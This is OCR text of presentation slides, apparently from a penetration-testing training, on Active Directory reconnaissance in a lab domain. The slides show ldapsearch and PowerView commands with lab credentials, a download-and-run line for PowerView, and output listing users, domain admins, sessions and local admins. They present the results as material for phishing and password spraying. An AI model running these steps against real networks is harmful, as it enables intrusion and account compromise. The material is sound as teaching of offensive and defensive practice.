
```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(sAMAccountName=darth.vader)" sAMAccountName userPrincipalName memberOf | grep memberOf | cut -d "=" -f2 | cut -d"," -f1
```

Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

- Another nice tool for manual analysis is Active Directory Explorer from Sysinternals

- » You can use AD Explorer to easily navigate through the global catalog
 - » Nice GUI to explore the environment
 - » Define favorite locations
 - » View object properties and attributes without having to open dialog boxes
 - » Edit permissions
 - » View an object's schema, and execute sophisticated searches, that you can save and re-execute.



Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

Active Directory Explorer - Sysinternals: www.sysinternals.com [default domain] [PWNYLABDC01.pwny.lab]

File Edit Favorites Search Compare History Help

Path: CN=Vader, Darth, OU=TheForce, OU=Users, OU=pwny.corp, DC=pwny, DC=lab, <default domain> [PWNYLABDC01.pwny.lab]

The screenshot shows the Active Directory Explorer interface. On the left is a tree view of the directory structure under 'CN=Users'. In the center is a table of attributes for the selected user 'Darth'. On the right is a 'Attribute Properties' dialog box.

Attribute Table:

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFF
badPasswordTime	Integer8	1	25.05.2018 11:17:18
badPwdCount	Integer	1	0
cn	DirectoryString	1	Vader, Darth
codePage	Integer	1	0
countryCode	Integer	1	0
displayName	DirectoryString	1	Vader, Darth
distinguishedName	DN	1	CN=Vader\, Darth,OU=TheForce,OU=Users,OU=pwny.corp,DC=pwny,DC=lab
dSCorePropagationData	GeneralizedTime	2	22.05.2018 16:23:57;01.01.1601 01:00:00
givenName	DirectoryString	1	Darth
initials	DirectoryString	1	DV
instanceType	Integer	1	4
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	28.05.2018 15:31:33
lastLogonTimestamp	Integer8	1	19.05.2018 01:18:12
logonCount	Integer	1	39
memberOf	DN	3	CN=Marketing,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab;CN=Research and Development,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab;CN=Remotedesktopbenutzer,CN=Builtin,DC=pwny,DC=lab
name	DirectoryString	1	Vader, Darth
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(OA;;RP;4c164200-20c0-11d0-a768-00a0c90ff98e)
objectCategory	DN	1	CN=Person,CN=Schema,CN=Configuration,DC=pwny,DC=lab
objectClass	OID	4	top;person;organizationalPerson;user
objectGUID	OctetString	1	{20F99AED-CDFA-447E-9815-57E285707365}
objectSid	Sid	1	S-1-5-21-1658649925-1815053461-3975300
primaryGroupID	Integer	1	513
pwdLastSet	Integer8	1	19.05.2018 01:17:29
sAMAccountName	DirectoryString	1	darth.vader
sAMAccountType	Integer	1	805306368
sn	DirectoryString	1	Vader
userAccountControl	Integer	1	512
userPrincipalName	DirectoryString	1	darth.vader@pwny.lab
uSNChanged	Integer8	1	0xA19C
uSNCreated	Integer8	1	0x9031
whenChanged	GeneralizedTime	1	23.05.2018 14:24:00
whenCreated	GeneralizedTime	1	19.05.2018 01:17:29

Attribute Properties Dialog:

Attribute: memberOf
Object: CN=Vader\, Darth,OU=TheForce,OU=Users,OU=pwny.corp,DC=pwny,DC=lab
Syntax: DN
Schema: CN=Is-Member-Of-DL,CN=Schema,CN=Configuration,DC=pwny

Values:

- CN=Marketing,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab
- CN=Research and Development,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab
- CN=Remotedesktopbenutzer,CN=Builtin,DC=pwny,DC=lab

OK

Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

Search Container

Search for objects with the following attributes:

Class: Benutzer -- user

Attribute: sAMAccountName

Relation: is

Value:

(sAMAccountName=“adm”)

Add Remove

Current Search Criteria:

Attribute	Relation	Value
sAMAccountName	contains	adm

distinguishedName	sAMAccountName
CN=Administrator,CN=Users,DC=p... CN=Administratoren,CN=Builtin,DC... CN=Hyper-V-Administratoren,CN=B... CN=Schema-Admins,CN=Users,DC... CN=Organisations-Admins,CN=Use... CN=Domänen-Admins,CN=Users,D... CN=DnsAdmins,CN=Users,DC=pw... CN=DCAdmins,OU=global,OU=Gro... CN=MSSQLAdmins,OU=global,OU... CN=ExchangeAdmins,OU=global,O... CN=DHCP-Administratoren,CN=Us... CN=pwnyadm PA,CN=Users,DC=p... CN=adm_workstations,OU=Admins...	Administrator Administratoren Hyper-V-Administratoren Schema-Admins Organisations-Admins Domänen-Admins DnsAdmins DCAdmins MSSQLAdmins ExchangeAdmins DHCP-Administratoren pwnyadm adm_workstations

Save... Search Cancel

distinguishedName	sAMAccountName
CN=Administrator,CN=Users,DC=p... CN=Administratoren,CN=Builtin,DC... CN=Hyper-V-Administratoren,CN=B... CN=Schema-Admins,CN=Users,DC... CN=Organisations-Admins,CN=Use... CN=Domänen-Admins,CN=Users,D... CN=DnsAdmins,CN=Users,DC=pw... CN=DCAdmins,OU=global,OU=Gro... CN=MSSQLAdmins,OU=global,OU... CN=ExchangeAdmins,OU=global,O... CN=DHCP-Administratoren,CN=Us... CN=pwnyadm PA,CN=Users,DC=p... CN=adm_workstations,OU=Admins...	Administrator Administratoren Hyper-V-Administratoren Schema-Admins Organisations-Admins Domänen-Admins DnsAdmins DCAdmins MSSQLAdmins ExchangeAdmins DHCP-Administratoren pwnyadm adm_workstations

- PowerView is a PowerShell tool to gain network situational awareness on Windows domains
- No administrative credentials required
- My personal favorite
- Very useful for both “Blue” and “Red” Teams
- It contains a load of useful functions to identify possible issues in AD environments
 - » net * Functions
 - » GPO functions
 - » User-Hunting Functions
 - » Domain Trust Functions
 - » MetaFunctions
- More details can be found at:
 - » <https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>

Phase 2 – Unprivileged user

Lateral movement - PowerView

➤ Run PowerView from a non-domain computer

Download

```
iex(iwr("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1"))
```

Use an alternate credential for any PowerView function

```
$SecPassword = ConvertTo-SecureString 'Welcome2015' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('PWNY\jar-jar.binks', $SecPassword)
```

Check if everything works

```
Get-NetDomain -Credential $Cred #test
```

```
PS C:\Users\Administrator.WORKSTATION02> iex(iwr("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1"))
PS C:\Users\Administrator.WORKSTATION02> $SecPassword = ConvertTo-SecureString 'Welcome2015' -AsPlainText -Force
PS C:\Users\Administrator.WORKSTATION02> $Cred = New-Object System.Management.Automation.PSCredential('PWNY\jar-jar.binks', $SecPassword)
PS C:\Users\Administrator.WORKSTATION02> Get-NetDomain

Forest          : pwny.lab
DomainControllers : {PWNYLABDC01.pwny.lab}
Children        : {}
DomainMode      : Windows2012R2Domain
DomainModeLevel: 6
Parent          : 
PdcRoleOwner    : PWNYLABDC01.pwny.lab
RidRoleOwner    : PWNYLABDC01.pwny.lab
InfrastructureRoleOwner: PWNYLABDC01.pwny.lab
Name            : pwny.lab
```

Phase 2 – Unprivileged user

Lateral movement - PowerView

- Enumerate all users, can be used for:
 - » Phishing and other social engineering attacks
 - » Password spraying
 - » ... be creative

Get all the users

```
Get-NetUser -Credential $Cred | Format-Table name, samaccountname, userprincipalname, description
```

Freytag, Katja	kfreytag	kfreytag@pwny.lab	Payroll representative
Unger, Christine	cunger	cunger@pwny.lab	Occupational therapist
Eichelberger, Jana	jeichelberger	jeichelberger@pwny.lab	Timber cutting and logging...
Abt, Tim	tapt	tapt@pwny.lab	Rail yard engineer
Eiffel, Diana	deiffel	deiffel@pwny.lab	Perianesthesia nurse
Seiler, Uwe	useiler	useiler@pwny.lab	Marshal
Strauss, Johanna	jstrauss	jstrauss@pwny.lab	Brokerage clerk
Keller, Silke	skeller	skeller@pwny.lab	Personnel clerk
Baier, Dieter	dbaier	dbaier@pwny.lab	Supply manager
Khornezh, TLana	tkhornezh	tkhornezh@pwny.lab	Top executive
Venonn, GNara	gvenonn	gvenonn@pwny.lab	Fish trimmer
Torin, TLane	ttorin	ttorin@pwny.lab	Cook
Restagh, JHussa	jrestagh	jrestagh@pwny.lab	Wellhead pumper
Pfeiffer, Peter	ppfeiffer	ppfeiffer@pwny.lab	Journalist
Adion, DLursa	dadion	dadion@pwny.lab	Enrollment specialist
Majjas, JGira	jmajjas	jmajjas@pwny.lab	Bureau of Diplomatic Secur...
Zimmerman, Doreen	dzimmerman	dzimmerman@pwny.lab	Court, municipal, and lice...
Pallara, Mora	mpallara	mpallara@pwny.lab	Consultant dietitian
Fink, Sara	sfink	sfink@pwny.lab	Longshoremen
Trisra, ChTihla	ctrisra	ctrisra@pwny.lab	Cleaning, washing, and met...
Becker, Ines	ibecker	ibecker@pwny.lab	Agent-contract clerk
Wexler, Kerstin	kwexler	kwexler@pwny.lab	Crossing guard
Weiss, Lisa	lweiss	lweiss@pwny.lab	Aircraft and avionics equi...
Pfeifer, Anne	apfeifer	apfeifer@pwny.lab	Voice writer
Adler, Simone	sadler	sadler@pwny.lab	Marketing coordinator
Urussig, NKehla	nurussig	nurussig@pwny.lab	HIV/AIDS nurse
Chang, Jarod	jchang	jchang@pwny.lab	Shaper
Vollox, RValkra	rvollox	rvollox@pwny.lab	Data typist
Meyer, Yvonne	ymeyer	ymeyer@pwny.lab	Physical therapist assistant
Reinhard, Kerstin	kreinhard	kreinhard@pwny.lab	Teaching assistant
Hurn, Elial	ehurn	ehurn@pwny.lab	Correctional treatment spe...
Frueh, Melanie	mfrueh	mfrueh@pwny.lab	Lather
Rothstein, Robert	rrothstein	rrothstein@pwny.lab	Gas pumping station operator
pwnyadm PA.	pwnyadm	pwnyadm@pwny.lab	
Vader, Darth	darth.vader	darth.vader@pwny.lab	
Skywalker, Luke	luke.skywalker	luke.skywalker@pwny.lab	
Kenobi, Obi-Wan	obi-wan.kenobi	obi-wan.kenobi@pwny.lab	
Chewbacca	chewbacca	chewbacca@pwny.lab	
Binks, Jar-Jar	jar-jar.binks	jar-jar.binks@pwny.lab	

Phase 2 – Unprivileged user

Taking advantage of LDAP

- All this information can be re-used for further attacks...
- For example:
 - » Usernames
 - » Password spraying
 - » Phone numbers
 - » Social engineering
 - » Mail addresses
 - » Phishing attacks

Phase 2 – Unprivileged user

Lateral movement - PowerView

- Enumerate what groups a specific user is member of

```
# List all groups of a specific user
```

```
Get-DomainGroup -MemberIdentity darth.vader -Credential $Cred | Format-Table cn
```

```
PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity darth.vader  
  
cn  
--  
Domänen-Benutzer  
Marketing  
Research and Development
```

```
PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity chewbacca  
  
cn  
--  
Domänen-Benutzer
```

Phase 2 – Unprivileged user

Lateral movement - PowerView

➤ Enumerate existing groups

```
# Get all existing groups
```

```
get-netgroup -Credential $Cred | Format-Table cn, distinguishedname, description
```

```
get-netgroup *adm* -Credential $Cred | Format-Table cn, distinguishedname, description
```

dnsupdateproxy	CN=dnsupdateproxy,CN=Users,DC=pwny,DC=lab...	DNS-Clients, die dynamisch aktualisiert werden
Production	CN=Production,OU=global,OU=Groups,OU=...	
Research and Development	CN=Research and Development,OU=global,OU=Groups,OU=...	
Purchasing	CN=Purchasing,OU=global,OU=Groups,OU=...	
Marketing	CN=Marketing,OU=global,OU=Groups,OU=...	
Human Resource Management	CN=Human Resource Management,OU=global,OU=Groups,OU=...	
Accounting and Finance	CN=Accounting and Finance,OU=global,OU=Groups,OU=...	
Sales	CN=Sales,OU=global,OU=Groups,OU=pwny...	
Helpdesk	CN=Helpdesk,OU=global,OU=Groups,OU=pwny...	
DCAdmins	CN=DCAdmins,OU=global,OU=Groups,OU=pwny...	
MSSQLAdmins	CN=MSSQLAdmins,OU=global,OU=Groups,OU=...	
ExchangeAdmins	CN=ExchangeAdmins,OU=global,OU=Groups,OU=...	
Management	CN=Management,OU=global,OU=Groups,OU=...	
DHCP-Benutzer	CN=DHCP-Benutzer,CN=Users,DC=pwny,DC=lab... Mitglieder, die nur über DHCP erreichbar sind	
DHCP Administratoren	CN=DHCP-Administratoren,CN=Users,DC=lab... Mitglieder, die Administratoren der Domäne sind	
adm_workstations	CN=adm_workstations,OU=Admins,OU=pwny...	

cn	distinguishedname	description
--	-----	-----
Administratoren	CN=Administratoren,CN=BuiltIn,DC=pwny,DC=lab...	Administratoren haben uneingeschränkte Berechtigungen
Hyper-V-Administratoren	CN=Hyper-V-Administratoren,CN=BuiltIn,DC=pwny,DC=lab...	Die Mitglieder dieser Gruppe erhalten privilegierte Berechtigungen für Hyper-V
Schema-Admins	CN=Schema-Admins,CN=Users,DC=pwny,DC=lab...	Designierte Administratoren des Schemas
Organisations-Admins	CN=Organisations-Admins,CN=Users,DC=pwny,DC=lab...	Angegebene Administratoren der Organisationseinheiten
Domänen-Admins	CN=Domänen-Admins,CN=Users,DC=pwny,DC=lab...	Administratoren der Domäne
DnsAdmins	CN=Dns Admins,CN=Users,DC=pwny,DC=lab...	Gruppe "DNS-Administratoren"
DCAdmins	CN=DCAdmins,OU=global,OU=Groups,OU=pwny...	
MSSQLAdmins	CN=MSSQLAdmins,OU=global,OU=Groups,OU=...	
ExchangeAdmins	CN=ExchangeAdmins,OU=global,OU=Groups,OU=...	
DHCP-Administratoren	CN=DHCP-Administratoren,CN=Users,DC=lab...	Mitglieder, die Administratorzusatzrollen besitzen
adm_workstations	CN=adm_workstations,OU=Admins,OU=pwny...	

Phase 2 – Unprivileged user

Lateral movement - PowerView

- Enumerate what groups a specific user is member of

```
# List all members of a specific group
```

```
Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred | Format-Table groupName, memberdomain, membername
```

```
PS C:\Users\darth.vader> # Get the domain admins
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred
me, memberdomain, membername
```

GroupName	MemberDomain
-----	-----
Domänen-Admins	pwny.lab

MemberName

luke.skywalker
pwnyadm
shirsch
mfriedman
sbeyer
ckrueger
mdresdner
Administrator

```
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "adm_workstations" -Recurse -Credential $Cr
name, memberdomain, membername
```

GroupName	MemberDomain
-----	-----
adm_workstations	pwny.lab

MemberName

obi-wan.kenobi
rboral
tdiederich
klaggal
pbohm
omiqogh
pfoerster
tkardis
josterhagen
chartmann

Phase 2 – Unprivileged user

Lateral movement - PowerView

- Go for a hunt and check out users that have active sessions work computers

Go hunting for active user sessions

```
Invoke-UserHunter -showall -Credential $cred -ComputerName workstation04 | Format-Table -Property userdomain, username, computername, ipaddress
```

UserDomain	UserName	ComputerName	IPAddress
PWNY	luke.skywalker	workstation04	10.0.3.105
PWNY	luke.skywalker	workstation04	10.0.3.105
PWNY	luke.skywalker	workstation04	10.0.3.105
PWNY	luke.skywalker	workstation04	10.0.3.105

- Remember that one??

```
PS C:\Users\darth.vader> # Get the domain admins
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred
me, memberdomain, membername
```

GroupName	MemberDomain	MemberName
Domänen-Admins	pwny.lab	luke.skywalker
Domänen-Admins	pwny.lab	pwnyadm

Phase 2 – Unprivileged user

Lateral movement - PowerView

- List members of local groups of any system that has joined the domain

```
# List all members of a specific local group
```

```
Get-NetLocalGroupMember -ComputerName workstation04 -GroupName Administratoren -Credential $Cred | Format-Table membername, isgroup, isdomain
```

```
PS C:\Users\Administrator.WORKSTATION02> Get-NetLocalGroupMember -ComputerName wor
PS C:\Users\Administrator.WORKSTATION02> Get-NetLocalGroupMember -ComputerName wor
-Credential $Cred | Format-Table membername, isgroup, isdomain
WARNING: [Invoke-UserImpersonation] Executing LogonUser() with user: PWNY\jar-jar.

MemberName IsGroup
----- -----
WORKSTATION04\helpdesk False
PWNY\Domänen-Admins True
PWNY\admin_workstations True
WARNING: [Invoke-RevertToSelf] Reverting token impersonation and closing LogonUser
```

- Remember that one??

```
PS C:\Users\darth.vader> Get-NetGroupMember -Identity 'adm_workstations' -Recurse -Credential $Cr
name, memberdomain, membername

